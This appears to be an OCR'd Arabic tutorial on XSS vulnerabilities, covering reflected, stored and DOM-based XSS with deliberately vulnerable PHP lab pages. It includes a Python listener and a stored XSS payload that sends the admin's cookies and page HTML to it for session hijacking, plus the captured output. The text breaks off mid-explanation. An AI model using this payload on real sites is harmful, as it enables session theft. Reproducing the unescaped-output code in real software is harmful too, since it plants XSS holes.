
كيف تعمل ثغرة XSS (تكمله...)

- جميل , لكن ماذا سوف يحدث اذا أدخلت للصفحة اسماً مصحوب بـ tags خاصة بالـ html مثلا هذا الأسم `<h1> Ahmed Aboul-ELA </h1>`
- ببساطة سوف تكون النتيجة كالتالي



كيف تعمل ثغرة XSS (تكمله...)

- و اذا قمنا باستعراض html code هذة المرة سوف يصبح كالتالي



كيف تعمل ثغرة XSS (تكمله...)

- اذاً الأن تتضح لدينا المشكلة بوضوح , فعند كتابة الاسم مصحوباً بـ الـ tags الخاصة بالـ html المتصفح هنا لم يفهم انه هذا هو مجرد اسم الشخص و لكنه قام بترجمة اكواد html في الاسم و قام بعرضة بالشكل المطلوب و عندها تغير شكل الاسم في الصفحة و أصبح بخط أكبر . اذاً فان المشكلة كلها كانت في ان الصفحة أخذت الاسم من المستخدم و أظهرته مباشرة دون اي تحقق من ان الاسم قد يحتوى على اكواد خاصة بالـ HTML

- دعونا الأن نحدد هنا من المسؤول عن أخذ الاسم من المستخدم في الصفحة و من المسؤول عن إظهار الأسم في , html في هذة الحالة فان المسؤول عن أخذ الاسم هي داله $_POST في لغة برمجة php و المسؤول عن إظهار الاسم في html هي داله echo

كيف تعمل ثغرة XSS (تكمله...)

```
<html>
<head><title>0xAbdullah LAB | XSS</title></head>
<body>
<form action="" method="post">
<input type="text" name="name" value="" />
<input type="submit" name="submit" value="Submit" />
</form>

<?php
 if (isset($_POST['submit'])) {
 $name= $_POST['name'];
 echo "Welcome $name";
}
?>

</body>
<html>
```

أنواع ثغرة XSS

- Reflected XSS
- Stored XSS
- DOM-based XSS


كيف تعمل ثغرة Reflected XSS

- قبل ما ابدا بشرح الثغرة احب ان اوضح نقطة مهمة : في تطبيقات الويب عندنا نوعين رئيسيين من الثغرات :
- Server side
- Client side

- في الحالة الأولى ال exploit راح يشتغل على ال server و بالتالي الهدف المباشر في الإستغلال هو ال server
- في الحالة الثانية ال exploit راح يشتغل على ال client في حالتنا هنا نتكلم عن المتصفح
- ثغرات ال Reflected XSS هي ثغرات client side يعني ال exploit راح يشتغل على متصفح الزائر

كيف تعمل ثغرة Reflected XSS (تكمله...)

- Reflected XSS وتسمى كذلك Non-persistent XSS، وتحدث حينما يستغل المخترق إحدى مدخلات الموقع دون الحاجة إلى تخزين السكريبت في قاعدة البيانات، فيقوم بإرسال رابط الموقع مدموجا بسكريبت ملغوم إلى الضحية عبر إيميل مثلا، أو من خلال نشر هذا الرابط على موقع ما أو على مواقع السوشيال ميديا، وحينما يضغط الضحية على الرابط سيذهب به إلى الموقع وستم تنفيذ السكريبت المدمج معه وبالتالي سيحصل المخترق على ما يشاء، إما عبر سرقة Cookies أو من خلال KeyLogging أو القيام بعمليات أخرى.




كيف تعمل ثغرة Reflected XSS (تكمله...)

- في حالة ال reflected XSS ترتيب الأحداث بيكون بالشكل التالي :
- ١- المهاجم يدخل ال exploit في ال input المصاب و يرسل ال request .
- ٢ -ال server يستلم ال request و يتعامل مع المدخلات بعدها يرسل ال response
- ٣ -ال response اللي راجع من السيرفر راح يكون فيه ... HTML,Javascript الخ حسب العناصر الموجودة في ال response لكن حنا متأكدين من ال javascript لاننا دخلنا javascript code في ال input المصاب.
- ٤- المتصفح راح يستلم الكود و يسوي له parsing و بعدها يشتغل ال javascript code اللي دخله المهاجم.
- نلاحظ انه العملية ما فيها حفظ في قاعدة البيانات و عشان كذا تمت تسميتها reflected لان المدخل يروح لل server و يرجع لل client بدون ما ينحفظ في قاعدة البيانات فاللي حاصل هو ان المهاجم يعطي مدخل و السيرفر يرجع له المدخل بطريقة ما بدون ما يكون فيه فلترة صحيحة تمنع الثغرة هذي.

كيف تعمل ثغرة Stored XSS

- Stored XSS وتسمى كذلك :Persistent XSS وتحدث هذه الثغرة حينما يقوم المخترق باستغلال أحد مدخلات الموقع فيقوم بإرسال سكريبت يتم تخزينه على مستوى سيرفر الموقع وغالبا في قاعدة البيانات Database، كأن يرسل السكريبت من مربع كتابة التعليقات في الموقع، أو على شكل رسالة، أو من أي مكان في الموقع يسمح بتخزين القيم في قاعدة البيانات، وحينما يأتي زائر ليستعرض الصفحة التي تحتوي على القيم القادمة من قاعدة البيانات يتم تنفيذ هذا السكريبت. على سبيل المثال قمت ببرمجة مدونة Blog من أجل نشر المقالات عليها، في إحدى مقالاتك دخل المخترق وبدل أن يكتب لك تعليقا قام بكتابة سكريبت، هذا السكريبت سيتم تخزينه في قاعدة البيانات، وبالتالي حينما سيأتي زائر ما ليستعرض مقالتك سيتم تحميل التعليقات من قاعدة البيانات ومعها التعليق الملغوم.

كيف تعمل ثغرة Stored XSS (تكمله...)



كيف تعمل ثغرة Stored XSS (تكمله...)

- في حالة ال stored XSS ترتيب الاحداث راح يكون كالتالي :
- ١- المهاجم يدخل ال exploit في ال input المصاب و يرسل ال request
- ٢ -ال server يستلم ال request و يتعامل مع المدخلات بعدها يدخل قيمة ال input المصاب في قاعدة البيانات بعدين يرسل ال response، الجميل في الموضوع هنا انه ممكن الصفحة اللي فيها الإدخال ما تكون هي الصفحة اللي يشتغل فيها ال exploit يعني مثلاً دخلت موقع و لقيت contact us form و ال form فيه حقل او اكثر مصاب لما تدخل البيانات الاستغلال ما راح يشتغل عندك في الصفحة ، راح يشتغل في لوحة التحكم (في حال ما كان فيه فلترة صحيحة للمخرجات) و بالتالي ممكن يتم استغلال الثغرة بدون الحاجة لل social engineering على عكس ال reflected XSS

كيف تعمل ثغرة Stored XSS (تكمله...)

- ٣ -ال client يدخل الصفحة المصابة (الصفحة اللي راح تعرض ال input بدون ما تتعامل معه بشكل صحيح).
- ٤- المتصفح راح يستلم الكود و يسوي له parsing و بعدها يشتغل ال javascript code اللي دخله المهاجم.
- نلاحظ انه هنا ممكن ال exploit يتم ادخاله اليوم و يشتغل بعد سنة على عكس ال reflected، ايضاً في حالتنا هذي ممكن يتم استهداف اكثر من شخص واحد على عكس ال reflected XSS

كيف تعمل ثغرة Stored XSS (تكمله...)

- عندنا موقع و فيه contact us form ، لما الزائر يرسل ال request راح يراجع واحد من ادارة الموقع الرسالة اللي جت من الزائر. حالياً احنا ما نعرف مسار لوحة الإدارة و ما عندنا معلومات كافية ، بس راح نجمع كمية حلوة من المعلومات لو كانت الثغرة موجودة و في المثال الجاي راح يبين معنا شوي من جمال ال XSS
- الكود لصفحة اتصل بنا هو كالتالي :

```php
<?php
require_once('con.php');
if(!empty($_POST['title']) && !empty($_POST['title'])){
$title = $_POST['title'];
$content = $_POST['content'];
$q = $link->prepare("INSERT INTO contact(title,content) VALUES(?,?)");
$q->bind_param("ss",$title,$content);
$q->execute();
$q->close();

}
?>
```


الكود باختصار بيشيك اذا كان جايه POST request راح يخزن الداتا اللي جته (طبعاً راح يشيك اذا كانت الحقول فاضية او لا)

كيف تعمل ثغرة Stored XSS (تكمله...)

```
<html>
<head>
<title> bad coded website </title>
</head>
<body>
<form action="#" method="POST">
<input type="text" name="title" placeholder="title" /><br /><br />

<textarea name="content" placeholder="tell us anything"></textarea><br /><br />

<input type="submit" value="Send !!"/>
</form>
</body>
</html>
```

طبعاً الكود ملئ بالثغرات و هذا من الاشياء المفيدة لما تفحص موقع ، لانه اذا الكود مضروب معناها المبرمج في الغالب مبتدئ و مو قاعد يتبع ال best practices و هذا بيسهل الشغل عليك.

كيف تعمل ثغرة Stored XSS (تكمله...)



كيف تعمل ثغرة Stored XSS (تكمله...)


- حلو نشوف صفحة ال admin، هذا هو الكود المستخدم في صفحة الآدمن :

```
<html>
<head>
<title> bad coded admin panel</title>
</head>
<body>
<a href="some/path">some interntal link</a>
<br />
<a href="some/path">some interntal link2</a>
<br />
<a href="some/path">some interntal link3</a>
<br /><br />
<table border="1">
<tr>
<td> title </td>
<td> content </td>
</tr>
```

```
<?php
require_once('con.php');
$q = $link->query('select * from contact') or die(mysqli_error($link));

while($r = mysqli_fetch_assoc($q)){
echo "<tr><td>".$r["title"]."</td><td>".$r["content"]."</td></tr>";


}
?>
</table>
</body>
</html>
```

كيف تعمل ثغرة Stored XSS (تكمله...)

و هذا هو شكل الصفحة :



some interntal link
some interntal link2
some interntal link3

title	content
test	test
test	test
test	test
ww	ww

كيف تعمل ثغرة Stored XSS (تكمله...)

طيب ما راح ادخل في تفاصيل طريقة الكشف لانها مثل ال reflected XSS لكن الفرق انها مخزنة في قاعدة البيانات و بالتالي فال exploit مثل ما قلنا ممكن يشتغل على اكثر من جهاز. ال exploit اللي راح نكتبه الحين راح يسوي التالي :

يجيب لنا مسار لوحة التحكم ، يجيب لنا ال HTML code للصفحة اللي داخلها ال admin او الشخص اللي اشتغل عنده ال exploit و طبعاً ال session اذا موجودة.

مسار لوحة التحكم اتوقع واضح ليش نحتاجه ، ال html code ممكن يفيدنا في اشياء كثيرة ، (مسارات لمجلدات جديدة او مسارات لصفحات ممكن تكون غير محمية ... الخ

ال session عشان نسوي session hijacking، لكن في حال ما ضبط الموضوع معنا و ال session بطريقةٍ ما expired راح تكون عندنا معلومات جيدة عن الهدف.

طيب عشان نستلم المعلومات برمجنا script صغير بال python يستلم ال request و يعرضه على ال console

كيف تعمل ثغرة Stored XSS (تكمله...)

هذا هو كود ال python

```
import socket

host = ''
port = 8899
s = socket.socket(socket.AF_INET , socket.SOCK_STREAM)
try:

        s.bind((host,port))

except socket.error as e:

        print(str(e))

print('Listeneing on '+str(port)+'[*] \n')
s.listen(3)
conn, addr = s.accept()
data = conn.recv(65536)
print(repr(data))
s.close()
```

كيف تعمل ثغرة Stored XSS (تكمله...)

شرح سريع للسكربت :

راح نستخدم مكتبة ال socket عشان كذا سوينا لها import، ال host تركناه فاضي و هذا معناه اننا راح نستخدم اي interface متوفر ، ال port اللي راح نستلم عليه الاتصال اخترت ال port هذا لانه غير مستخدم عندي طبعاً انت تقدر تستخدم اي port فاضي عندك مو لازم هذا ال port
بعدها ربطنا ال socket اللي سويناها بال host و ال port اللي عرفناهم في البداية
بعدها بدينا نسوي listening على ال port اللي اخترناه (في حالتي 8899) و قلنا له اننا نقدر نستقبل ٣ اتصالات في نفس الوقت اي عدد اكبر من كذا ارفضه طبعاً تقدر تخليه ١ او عدد ثاني يعتمد على الحالة اللي عندك. بعدها طبعنا ال data اللي استلمناها و قفلنا الاتصال.


كيف تعمل ثغرة Stored XSS (تكمله...)

حلو حالياً راح ندخل في ال input المصاب الكود هذا :


```
<script>
var xhr = new XMLHttpRequest();
xhr.open('POST','http://127.0.0.1:8899');
xhr.send(document.cookie+' -- -'+document.location+' -- -- -- '+document.head.outerHTML+document.body.outerHTML);
</script>
```

كيف تعمل ثغرة Stored XSS (تكمله...)

نشرح ال exploit اللي سويناه :
سوينا اتصال جديد و قلنا له اننا راح نرسل post request و اعطيناه ال destination (اللي هي ال listener اللي برمجناه بال python)
طلبنا منه يرسل ال cookie عشان نسوي session hijacking و طلبنا مسار الصفحة المصابة (نقدر نطلع منها مسار لوحة التحكم) و طلبنا كود الصفحة المصابة.
ال exploit بالصور راح يكون كالتالي :
اول شي نشغل ال listener



كيف تعمل ثغرة Stored XSS (تكمله...)



بعدها ندخل ال exploit في ال form

كيف تعمل ثغرة Stored XSS (تكمله...)

بعدها مدير الموقع يدخل يشيك على الرسائل اللي وصلته و ولدنا يسرق اللي طلبناه منه

```
*/*\r\nReferer: http://localhost:8888/admin.php\r\nAccept-Encoding: gzip, deflate, br\r\nAccept-Language: en-US,en;q=0.9\r\n\r\nw; PHPSESSID=3ofh5hrv5jhbb8l
njs44pmdcgl -- -http://localhost:8888/admin.php -- -- -- <head>\n<title> bad coded admin panel</title>\n</head><body>\n<a href="some/path">some interntal li
nk</a>\n<br>\n<a href="some/path">some interntal link2</a>\n<br>\n<a href="some/path">some interntal link3</a>\n<br><br>\n<table border="1">\n<tbody><tr>\n<
td> title </td>\n<td> content </td>\n</tr>\n<tr><td>test</td><td>test</td></tr><tr><td>test</td><td>test</td></tr><tr><td>test</td><td>test</td></tr><tr><td
>ww</td><td>ww</td></tr><tr><td>exploit</td><td><script>\nvar xhr = new XMLHttpRequest();\nxhr.open(\'POST\',\'http://127.0.0.1:8899\');\nxhr.send(document.
cookie+\' -- -\'+document.location+\' -- -- -- \'+document.head.outerHTML+document.body.outerHTML);\n</script></td></tr></tbody></table></body>'
```

حظ انه ال listener جاب ال user-agent و جاب كم هيدر ثاني و جاب طبعاً ال PHPSESSID
و جاب المسار اللي فيه الصفحة المصابة و لو تلاحظون نهاية الصفحة بتلقون ال exploit اللي كتبناه

كيف تعمل ثغرة Dom-based XSS

- ببساطة ثغرات Dom-based xss لا تختلف كثيراً في مفهموها عن ثغرات reflected xss و لكن الفرق بينها و بين ثغرات Reflected XSS في الأسلوب و الطريقة , فكما ذكرنا في ثغرات xss التقليدية فان من يقوم باستقبال المدخل من المستخدم هي لغة PHP عن طريق داله $_POSTاو $_GET التى تستطيع قرائه المدخلات من خلال form في صفحة ما او من خلال الرابط . لكن في حاله Dom-Based فأن من يقوم بأخذ المدخل من المستخدم هي دوال الـ javascript و من يقوم بطباعة المدخل ايضاً هي دوال الـ javascript دون الحاجة إلى اي لغات برمجة أخرى او حتى web server لترجمة و تشغيل الملفات .
- سوف نطلق على دوال التي تقوم بأخذ المدخل من المستخدم هي دوال الـ sources و ان الدوال التي تقوم بطباعة هذا المدخل و إظهاره في html هي sinks و الأن نبدأ بشرح بعض دوال sources و sinks و نرى كيف يمكن ان تؤدي بعد ذلك إلى ثغرات XSS

كيف تعمل ثغرة Dom-based XSS (تكملة...)

- ما هي دوال Sources؟
- دوال الـ sources هي دوال في لغة javascript و التي من خلالها يمكن ان تقوم بإرسال مدخل إلى الصفحة في هذه الحالة غالبا يكون المدخل من المستخدم مرسل من خلال رابط الصفحة او url مثلا لدينا الرابط التالي :

https://site.com/home/file.html?name=ahmed#Securtiy4arabs

- فمن الممكن من خلال هذة الدوال ان تقوم بقراءة رابط الصفحة بالكامل او فقط مسار الصفحة home/file.html/ او قيمة الاسم المدخل ahmed او الهاش تاج security4arabs كأنك بالضبط تقوم عمل تحليل الرابط و تقسيمه إلى إجزاء , جزء هو مسار الصفحة و اسم ملف الصفحة و جزء هي المتغيرات او parameters المرسلة إلى الصفحة
- و يمكن عمل ذلك من خلال javascript ببساطة عن طريق الدوال التالية :

